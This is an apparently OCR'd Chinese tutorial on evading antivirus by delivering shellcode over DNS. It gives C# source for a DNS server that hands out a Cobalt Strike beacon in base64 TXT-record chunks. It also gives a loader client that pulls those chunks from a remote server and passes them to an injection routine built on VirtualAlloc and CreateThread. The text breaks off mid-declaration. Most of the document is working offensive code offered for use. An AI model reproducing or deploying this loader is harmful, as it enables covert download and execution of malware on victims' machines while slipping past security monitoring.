
C# 免杀之自实现 DNS 服务器传输 shellcode

相比于 http 协议，dns 协议有着更好的隐蔽性。类比 cs 的 dns beacon，我们可以自己实现一个 dns 服务器来传输 shellcode。C# 拥有一个优秀的第三方库 `ARSoft.Tools.Net` 。我们可以使用他来进行 dns 查询和自建 dns 服务器。

因为 dns 为递归查询，所以 dns 的数据最终会被我们的 vps 接收。而对比 cs 的 dns 传输，我们需要设计一个传输规范，规定哪部分为 command，哪部分为 data。

我所需要的只是一个传输隧道，而 dns server 只需要发送 cs 的 bin 数据包过来就可以。

设计一个流程图


dns client
dns server
请求
shellcode
length
length.dns.test.local
beacon.bin
your beacon length is 29999
分段接收dns
r.0.200.dns.test.local
r.0.200.dns.test.local
判断接收了多少数据
判断本次请求要多少数据
your shellcode is "encode base64"
继续接收
r.201.200.dns.test.local
继续判断发送
...多次接收...
解密shellcode并执行

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
新建一个. net4.0 的控制台项目，安装 ARSoft.Tools.Net，因为. net 版本问题，我们需要安装低版本的 ARSoft.Tools.Net。



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
实现一个 dns server

```
using ARSoft.Tools.Net.Dns;
using System;
using System.IO;
using System.Linq;
using System.Net;

namespace SharpDNS
{
    class Program
    {
        static Byte[] bytes;
        static void Main(string[] args)
        {
            if (args.Length<1)
            {
                Console.WriteLine("SharpDNS.exe beacon.bin");
                return;
            }
            bytes = ReadBeacon(args[0]);

            using (DnsServer server = new DnsServer(IPAddress.Any, 10, 10, ProcessQuery))
            {
                server.Start();
                Console.WriteLine("Dns Server Start.");
                Console.ReadLine();
            }
        }

        static DnsMessageBase ProcessQuery(DnsMessageBase message, IPAddress clientAddress, System.Net.Sockets.P
rotocolType protocol)
        {
            message.IsQuery = false;
            DnsMessage query = message as DnsMessage;

            string domain = query.Questions[0].Name;
            // length.dns.test.local
            // r.500.200.dns.test.local
            string[] sp = domain.Split('.');
```

```
            string command = sp[0];

            if (command.Equals("length"))
            {
                Console.WriteLine("Contains Length");


                query.AnswerRecords.Add(new TxtRecord(domain, 0, bytes.Length.ToString()));
                message.ReturnCode = ReturnCode.NoError;
                return message;
            }
            if (command.Equals("r"))
            {

                Console.WriteLine(domain);
                try
                {
                    int hasReceive = int.Parse(sp[1]);
                    int requireReceive = int.Parse(sp[2]);
                    Console.WriteLine("hasReceive length:{0},require reveive byte length:{1}", hasReceive, requi
reReceive);
                    Byte[] sendByte = bytes.Skip(hasReceive).Take(requireReceive).ToArray();
                    string sendString = Convert.ToBase64String(sendByte);
                    Console.WriteLine(sendString);
                    query.AnswerRecords.Add(new TxtRecord(domain, 0, sendString));
                }
                catch (Exception e)
                {
                    Console.WriteLine(e.Message);
                }
                message.ReturnCode = ReturnCode.NoError;
                return message;
            }
            message.ReturnCode = ReturnCode.Refused;
            return message;
        }
        static Byte[] ReadBeacon(string path)
        {
            Byte[] b = File.ReadAllBytes(path);
            Console.WriteLine("ReadBeacon File Length:{0}", b.Length);
            return b;
        }
    }
}
```



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
生成 beancon.bin shellcode

使用 nslookup 可以看到成功处理了我们的 dns 请求。



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
wireshark 抓到的包也成功返回了正确的 beacon shellcode 长度。

然后在看下 `r.0.200.dns.test.local` 的数据



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也正确接收到了 base64 的分片 shellcode。接下来看 client 的代码。

```
using ARSoft.Tools.Net.Dns;
using System;
using System.Collections.Generic;
using System.Net;
using System.Runtime.InteropServices;

namespace DnsLoader
{
    class Program
    {
        static string dns;
        static void Main(string[] args)
        {
            string domain = args[0];
            dns = args[1];
            long len = QueryLength(domain);
            int requireReceive = int.Parse(args[2]);

            List<byte> bytes = new List<byte> { };
            for (int i = 0; i < len; i++)
            {
                int hasReceive = bytes.Count;
                if (hasReceive == len)
                {
                    Console.WriteLine("接收完毕");
                    break;
                }
                string rev = ClientQuery("r." + hasReceive.ToString() + "." + requireReceive.ToString() + "." +
domain);
                if (rev.Equals(null))
                {
                    Console.WriteLine("dns 查询错误");
                    return;
                }
                byte[] b = Convert.FromBase64String(rev);
                bytes.AddRange(b);
                //Console.WriteLine(rev);
            }
```


```
            Console.WriteLine(bytes.Count);
            if (bytes.Count != 0)
            {
                inject(bytes.ToArray());
            }
        }

        public static long QueryLength(string domain)
        {
            long len = 0;
            string l = ClientQuery("length." + domain);
            bool success = Int64.TryParse(l, out len);
            if (success)
            {
                return len;
            }
            else
            {
                return 0;
            }
        }


        public static String ClientQuery(string domain)
        {
            List<IPAddress> dnss = new List<IPAddress> { };
            dnss.AddRange(Dns.GetHostAddresses(dns));
            var dnsClient = new DnsClient(dnss, 60);
            DnsMessage dnsMessage = dnsClient.Resolve(domain, RecordType.Txt);
            if ((dnsMessage == null) || ((dnsMessage.ReturnCode != ReturnCode.NoError) && (dnsMessage.ReturnCode
!= ReturnCode.NxDomain)))
            {
                Console.WriteLine("DNS request failed");
                return null;
            }
            else
            {
                foreach (DnsRecordBase dnsRecord in dnsMessage.AnswerRecords)
                {
                    TxtRecord txtRecord = dnsRecord as TxtRecord;
                    if (txtRecord != null)
                    {
                        return txtRecord.TextData.ToString();
                    }
```

```
                }
                return null;
            }
        }


        [DllImport("kernel32")]
        private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt
32 flProtect);
        [DllImport("kernel32")]
        private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartA
